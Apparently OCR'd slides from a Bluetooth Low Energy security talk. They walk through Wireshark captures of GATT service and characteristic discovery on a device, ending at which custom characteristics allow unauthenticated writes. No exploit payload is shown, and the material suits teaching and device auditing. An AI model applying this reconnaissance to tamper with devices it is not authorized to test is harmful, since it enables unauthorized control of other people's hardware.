
EXPLOITATION

- Identify all the service implemented
- Identify all the characteristic implemented
- Identify the permission of the attributes
- Identify the valid data to write
- Exploit

EXPLOITATION – DISCOVER PRIMARY SERVICES

- Read By Group Type Request
  - Attribute Type - Primary Service UUID - 0x2800
  - Starting Handle - 0x0001
  - End handle - 0xFFFF
- Read By Group Type Response
  - Attribute Handle
  - End Group Handle
  - Attribute Value (UUID of the service supported)
- Error Response

EXPLOITATION – DISCOVER PRIMARY SERVICES



EXPLOITATION – DISCOVER PRIMARY SERVICES – REQUEST

Apply a display filter ... <⌘/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
← 1	0…	localhost ()	remote ()	ATT	15	Sent Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0001..0xffff
→ 2	0…	remote ()	localhost ()	ATT	28	Rcvd Read By Group Type Response, Attribute List Length: 3, Generic Access Profile, Generic Attribut…
3	0…	localhost ()	remote ()	ATT	15	Sent Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0023..0xffff
4	0…	remote ()	localhost ()	ATT	16	Rcvd Read By Group Type Response, Attribute List Length: 1, Unknown

```
▶ Frame 1: 15 bytes on wire (120 bits), 15 bytes captured (120 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Group Type Request (0x10)
    Starting Handle: 0x0001
    Ending Handle: 0xffff
    UUID: GATT Primary Service Declaration (0x2800)
    [Response in Frame: 2]
```

EXPLOITATION – DISCOVER PRIMARY SERVICES – RESPONSE

Apply a display filter ... <⌘/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
← 1	0…	localhost ()	remote ()	ATT	15	Sent Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0001..0xffff
→ 2	0…	remote ()	localhost ()	ATT	28	Rcvd Read By Group Type Response, Attribute List Length: 3, Generic Access Profile, Generic Attribut…
3	0…	localhost ()	remote ()	ATT	15	Sent Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0023..0xffff
4	0…	remote ()	localhost ()	ATT	16	Rcvd Read By Group Type Response, Attribute List Length: 1, Unknown

```
▶ Frame 2: 28 bytes on wire (224 bits), 28 bytes captured (224 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Group Type Response (0x11)
    Length: 6
  ▶ Attribute Data, Handle: 0x0001, Group End Handle: 0x000b, UUID: Generic Access Profile
  ▶ Attribute Data, Handle: 0x000c, Group End Handle: 0x000f, UUID: Generic Attribute Profile
  ▼ Attribute Data, Handle: 0x0010, Group End Handle: 0x0022, UUID: Device Information
    ▶ Handle: 0x0010 (Device Information)
      Group End Handle: 0x0022
      UUID: Device Information (0x180a)
    [UUID: GATT Primary Service Declaration (0x2800)]
    [Request in Frame: 1]
```

EXPLOITATION – DISCOVER PRIMARY SERVICES – RESPONSE

Apply a display filter ... <⌘/> Expression... +

No.	Tim	Source	Destination	Protocol	Length	Info
1	0…	localhost ()	remote ()	ATT	15	Sent Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0001..0xffff
2	0…	remote ()	localhost ()	ATT	28	Rcvd Read By Group Type Response, Attribute List Length: 3, Generic Access Profile, Generic Attribut…
← 3	0…	localhost ()	remote ()	ATT	15	Sent Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0023..0xffff
→ 4	0…	remote ()	localhost ()	ATT	16	Rcvd Read By Group Type Response, Attribute List Length: 1, Unknown

```
▶ Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Group Type Response (0x11)
    Length: 6
  ▼ Attribute Data, Handle: 0x0023, Group End Handle: 0xffff, UUID: Unknown
    ▶ Handle: 0x0023 (Unknown)
      Group End Handle: 0xffff
      UUID: Unknown (0xfff0)
    [UUID: GATT Primary Service Declaration (0x2800)]
    [Request in Frame: 3]
```

EXPLOITATION – DISCOVER PRIMARY SERVICES – KEY PARAMETERS

- Primary Service - Custom
  - Attribute Handle - 0x0023
  - Handle End - 0xffff
  - Service UUID - 0xfff0

```
Attribute Data, Handle: 0x0023, Group End Handle: 0xffff, UUID: Unknown
▸ Handle: 0x0023 (Unknown)
  Group End Handle: 0xffff
  UUID: Unknown (0xfff0)
[UUID: GATT Primary Service Declaration (0x2800)]
[Request in Frame: 3]
```

EXPLOITATION – DISCOVER CHARACTERISTICS OF SERVICE

- Read by Type Request
  - Attribute Type (UUID for Characteristic) - 0x2803
  - Starting Handle of a service
  - End handle of a service
- Read By Type Response
  - Attribute Handle
  - Attribute Value
- Error Response

EXPLOITATION – DISCOVER CHARACTERISTICS OF SERVICE




Figure 4.5: Discover All Characteristics of a Service example

EXPLOITATION – DISCOVER CHARACTERISTICS OF SERVICE – REQUEST

Apply a display filter ... <⌘/> Expression... +

No.	Tim	Source	Destination	Protocol	Length	Info
1	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0023..0xffff
2	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
3	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x002b..0xffff
4	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
5	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0035..0xffff

```
▶ Frame 1: 15 bytes on wire (120 bits), 15 bytes captured (120 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Type Request (0x08)
    Starting Handle: 0x0023
    Ending Handle: 0xffff
    UUID: GATT Characteristic Declaration (0x2803)
    [Response in Frame: 2]
```

EXPLOITATION – DISCOVER CHARACTERISTICS OF SERVICE – RESPONSE

Apply a display filter ... <⌘/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0023..0xffff
2	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
3	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x002b..0xffff
4	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
5	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0035..0xffff

```
▶ Frame 2: 31 bytes on wire (248 bits), 31 bytes captured (248 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Type Response (0x09)
    Length: 7
  ▶ Attribute Data, Handle: 0x0024, Characteristic Handle: 0x0025, UUID: Unknown
  ▶ Attribute Data, Handle: 0x0027, Characteristic Handle: 0x0028, UUID: Unknown
  ▶ Attribute Data, Handle: 0x002a, Characteristic Handle: 0x002b, UUID: Unknown
    [UUID: GATT Characteristic Declaration (0x2803)]
    [Request in Frame: 1]
```

Apply a display filter ... <⌘/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0023..0xffff
2	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
3	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x002b..0xffff
4	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
5	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0035..0xffff

```
▶ Frame 4: 31 bytes on wire (248 bits), 31 bytes captured (248 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Type Response (0x09)
    Length: 7
  ▶ Attribute Data, Handle: 0x002d, Characteristic Handle: 0x002e, UUID: Unknown
  ▶ Attribute Data, Handle: 0x0031, Characteristic Handle: 0x0032, UUID: Unknown
  ▶ Attribute Data, Handle: 0x0034, Characteristic Handle: 0x0035, UUID: Unknown
    [UUID: GATT Characteristic Declaration (0x2803)]
    [Request in Frame: 3]
```

EXPLOITATION – DISCOVER CHARACTERISTICS OF SERVICE – KEY PARAMETERS

- Characteristic - Custom
  - Attribute Handle - 0x002a
  - Value Handle - 0x002b
  - Characteristic UUID - 0xfff3
  - Characteristic Propeties

EXPLOITATION – DISCOVER CHARACTERISTIC PERMISSIONS – READ

Apply a display filter ... <⌘/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0023..0xffff
2	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
3	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x002b..0xffff
4	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
5	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0035..0xffff

```
▶ Frame 4: 31 bytes on wire (248 bits), 31 bytes captured (248 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Type Response (0x09)
    Length: 7
  ▶ Attribute Data, Handle: 0x002d, Characteristic Handle: 0x002e, UUID: Unknown
  ▶ Attribute Data, Handle: 0x0031, Characteristic Handle: 0x0032, UUID: Unknown
  ▼ Attribute Data, Handle: 0x0034, Characteristic Handle: 0x0035, UUID: Unknown
    ▶ Handle: 0x0034: Unknown: GATT Characteristic Declaration)
    ▼ Characteristic Properties: 0x02, Read
        0... .... = Extended Properties: False
        .0.. .... = Authenticated Signed Writes: False
        ..0. .... = Indicate: False
        ...0 .... = Notify: False
        .... 0... = Write: False
        .... .0.. = Write without Response: False
        .... ..1. = Read: True
        .... ...0 = Broadcast: False
    ▶ Characteristic Value Handle: 0x0035: Unknown)
      UUID: Unknown (0xfff6)
    [UUID: GATT Characteristic Declaration (0x2803)]
    [Request in Frame: 3]
```

EXPLOITATION – DISCOVER CHARACTERISTIC PERMISSIONS – WRITE

Apply a display filter ... <⌘/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
← 1	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0023..0xffff
→ 2	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
3	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x002b..0xffff
4	0…	remote ()	localhost ()	ATT	31	Rcvd Read By Type Response, Attribute List Length: 3, Unknown, Unknown, Unknown
5	0…	localhost ()	remote ()	ATT	15	Sent Read By Type Request, GATT Characteristic Declaration, Handles: 0x0035..0xffff


```
▶ Frame 2: 31 bytes on wire (248 bits), 31 bytes captured (248 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Type Response (0x09)
    Length: 7
  ▶ Attribute Data, Handle: 0x0024, Characteristic Handle: 0x0025, UUID: Unknown
  ▶ Attribute Data, Handle: 0x0027, Characteristic Handle: 0x0028, UUID: Unknown
  ▼ Attribute Data, Handle: 0x002a, Characteristic Handle: 0x002b, UUID: Unknown
    ▶ Handle: 0x002a: Unknown: GATT Characteristic Declaration)
    ▼ Characteristic Properties: 0x04, Write without Response
        0... .... = Extended Properties: False
        .0.. .... = Authenticated Signed Writes: False
        ..0. .... = Indicate: False
        ...0 .... = Notify: False
        .... 0... = Write: False
        .... .1.. = Write without Response: True
        .... ..0. = Read: False
        .... ...0 = Broadcast: False
    ▶ Characteristic Value Handle: 0x002b: Unknown)
      UUID: Unknown (0xfff3)
    [UUID: GATT Characteristic Declaration (0x2803)]
    [Request in Frame: 1]
```

EXPLOITATION – DISCOVER CHARACTERISTIC PERMISSIONS – KEY PARAMETERS

- Characteristic Permission - Custom
  - Read
  - Authenticated Signed Write
  - Write
  - Write without Response
  - Notify

```
